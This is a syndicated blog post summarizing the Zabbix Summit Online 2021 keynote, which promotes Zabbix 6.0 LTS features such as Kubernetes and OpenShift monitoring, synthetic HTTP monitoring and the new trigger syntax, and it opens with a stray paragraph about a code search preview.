We plan to share more updates on our progress soon, including deep-dives on the engineering work behind code search and the developers, open source projects, and communities we rely on (special shout-out to @BurntSushi and @lemire, whose work has been fundamental to ours). In the meantime, the number of spots for the technology preview is limited, so sign up today!

Zabbix 6.0 LTS – The next great leap in monitoring by Alexei Vladishev / Zabbix Summit Online 2021

Post Syndicated from Alexei Vladishev original https://blog.zabbix.com/zabbix-6-0-lts-the-next-great-leap-in-monitoring-by-alexei-vladishev-zabbix-summit-online-2021/17683/

The Zabbix Summit Online 2021 keynote speech by Zabbix founder and CEO Alexei Vladishev focuses on the role of Zabbix in modern, dynamic IT infrastructures. The keynote speech also highlights the major milestones leading up to Zabbix 6.0 LTS and together we take a look at the future of Zabbix.

The full recording of the speech is available on the official Zabbix Youtube channel.

Digital transformation journey
Infrastructure monitoring challenges
Zabbix – Universal Open Source enterprise-level monitoring solution
Cost-Effectiveness
Deploy Anywhere
Monitor Anything
Monitoring of Kubernetes and Hybrid Clouds
Data collection and Aggregation
Security on all levels
Powerful Solution for MSPs
Scalability and High Availability
Machine learning and Statistical analysis
More value to users
New visualization capabilities
IoT monitoring
Infrastructure as a code
Tags for classification
What’s next?

Advanced event correlation engine

Multi DC Monitoring
Zabbix Release Schedule
Zabbix Roadmap
Questions

Digital transformation journey

First, let’s talk about how Zabbix plays a role as a part of the Digital Transformation journey for many companies.

As IT infrastructures evolve, there are many ongoing challenges. Most larger companies for example have a set of legacy systems that require to be integrated with more modern systems. This results in a mix of legacy and new technologies and protocols. This means that most management and monitoring tools need to support all of these technologies – Zabbix is no exception here.

Hybrid clouds, containers, and container orchestration systems such as K8S and OpenShift have also played an immense part in the digital transformation of enterprises. It has been a very major paradigm shift – from physical machines to virtual machines, to containers and hybrid parts. We certainly must provide the required set of technologies to monitor such environments and the monitoring endpoints unique to them.

The rapid increase in the complexity of IT infrastructures caused by the two previous points requires our tools to be a lot more scalable than before. We have many more moving parts, likely located in different locations that we need to stay aware of. This also means that any downtime is not acceptable – this is why the high availability of our tools is also vital to us.

Let’s not forget that with increased complexity, many new potential security attack vectors arise and our tools need to support features that can help us with minimizing the security risks.

But making our infrastructures more agile usually comes at a very real financial cost. We must not forget that most of the time we are working with a dedicated budget for our tools and procedures.

Infrastructure monitoring challenges

The increase in the complexity of IT infrastructures also poses multiple monitoring challenges that we have to strive to overcome:

  • Requirements for scalability and high availability for our tools
    • The growing number of devices and networks as well as the increased complexity of IT infrastructures
  • Increasingly complex infrastructures often force us to utilize multiple tools to obtain the required metrics
    • This leads to a requirement for a single pane of glass to enable centralized monitoring
  • Collecting values is often not enough – we need to be able to leverage the collected data to gain the most value out of it
  • We need a solution that can deliver centralized visualization and reporting based on the obtained data
  • Our tools need to be hand-picked so that they can deliver the best ROI in an already complex infrastructure

Zabbix – Universal Open Source enterprise-level monitoring solution

Zabbix is a Universal free and Open Source enterprise-level monitoring solution. The tool comes at absolutely no cost and is available for everyone to try out and use. Zabbix provides the monitoring of modern IT infrastructures on multiple levels.

Universal is the term that we are focusing on. Given the open-source nature of the product, Zabbix can be used in infrastructures of different sizes – from small and medium organizations to large, globe-spanning enterprises. Zabbix is also capable of delivering monitoring of the whole IT stack – from hardware and network monitoring to high-level monitoring such as Business Service monitoring and more.

Cost-Effectiveness

Zabbix delivers a large set of enterprise-grade features at no cost! Features such as 2FA, Single sign-on solutions, no restrictions when it comes to data collection methods, number of monitored devices and services, or database size.

  • Exceptionally low total cost of ownership
    • Free and Open Source solution with quality and security in mind
    • Backed by reliable vendors, a global partner network, and commercial services, such as the 24/7 support
    • No limitations regarding how you use the software
    • Free and readily available documentation, HOWTOs, community resources, videos, and more.
    • Zabbix engineers are easy to find and hire for your organization
    • Cost is fully under your control – Zabbix Commercial services are under fixed-price agreements

Deploy Anywhere

Our users always have the choice of where and how they wish to deploy Zabbix. With official packages for the most popular operating systems such as RHEL, Oracle Linux, Ubuntu, Raspberry Pi OS, and more. With official Helm charts, you can quickly also deploy Zabbix in a Kubernetes cluster or in your OpenShift instance. We also provide official Docker container images with pre-installed Zabbix components that you can deploy in your environment.

We also provide one-click deployment options for multiple cloud service providers, such as Amazon AWS, Microsoft Azure, Google Cloud, Openstack, and many other cloud service providers.

Monitor Anything


With Zabbix, you can monitor anything – from legacy solutions to modern systems. With a large selection of official solutions and substantial community backing our users can be sure that they can find a suitable approach to monitor their IT infrastructure components. There are hundreds of ready-to-use monitoring solutions by Zabbix.


Whenever you deploy a new IT solution in your enterprise, you will want to tie it together with the existing toolset. Zabbix provides many out of the box integrations for the most popular ticketing and alerting systems


Recently we have introduced advanced search capabilities for the Zabbix integrations page, which allows you to quickly lookup the integrations that currently exist on the market. If you visit the Zabbix integrations page and look up a specific vendor or tool, you will see a list of both the official solutions supported by Zabbix and also a long list of community solutions backed by our users, partners, and customers.

Monitoring of Kubernetes and Hybrid Clouds

Nowadays many existing companies are considering migrating their existing infrastructure to either solutions such as Kubernetes or OpenShift, or utilizing cloud service providers such as Amazon AWS or Microsoft Azure.

I am proud to announce, that with the release of Zabbix 6.0 LTS, Zabbix will officially support out-of-the-box monitoring of OpenShfit and Kubernetes clusters.

Data collection and Aggregation

Let’s cover a few recent features that improve the out-of-the-box flexibility of Zabbix by a large margin.


Synthetic monitoring is a feature that was introduced a year ago in Zabbix version 5.2 and it has already become quite popular with our user base. The feature enables monitoring of different devices and solutions over the HTTP protocol. By using synthetic monitoring Zabbix can connect to your HTTP endpoints, such as cloud APIs, Kubernetes, and OpenShift APIs, and other HTTP endpoints, collect the metrics and then process them to extract the required information. Synthetic monitoring is extremely transparent and flexible – it can be fine-tuned to communicate with any HTTP endpoints.


Another major feature introduced in Zabbix 5.4 is the new trigger syntax. This enables our users to define much more flexible trigger expressions, supporting many new problem detection use cases. In addition, we can use this syntax to perform flexible data aggregation operations. For example, now we can aggregate data filtered by wildcards, tags, and host groups, instead of specifying individual items. This is extremely valuable for monitoring complex infrastructures, such as Kubernetes or cloud environments. At the same time, the new syntax is a lot more simple to learn and understand when compared to the old trigger syntax.

Security on all levels

Many companies are concerned about security and data protection when it comes to the tools that they are using in their day-to-day tasks. I’m happy to tell you that Zabbix follows the highest security standards when it comes to the development and usage of the product.

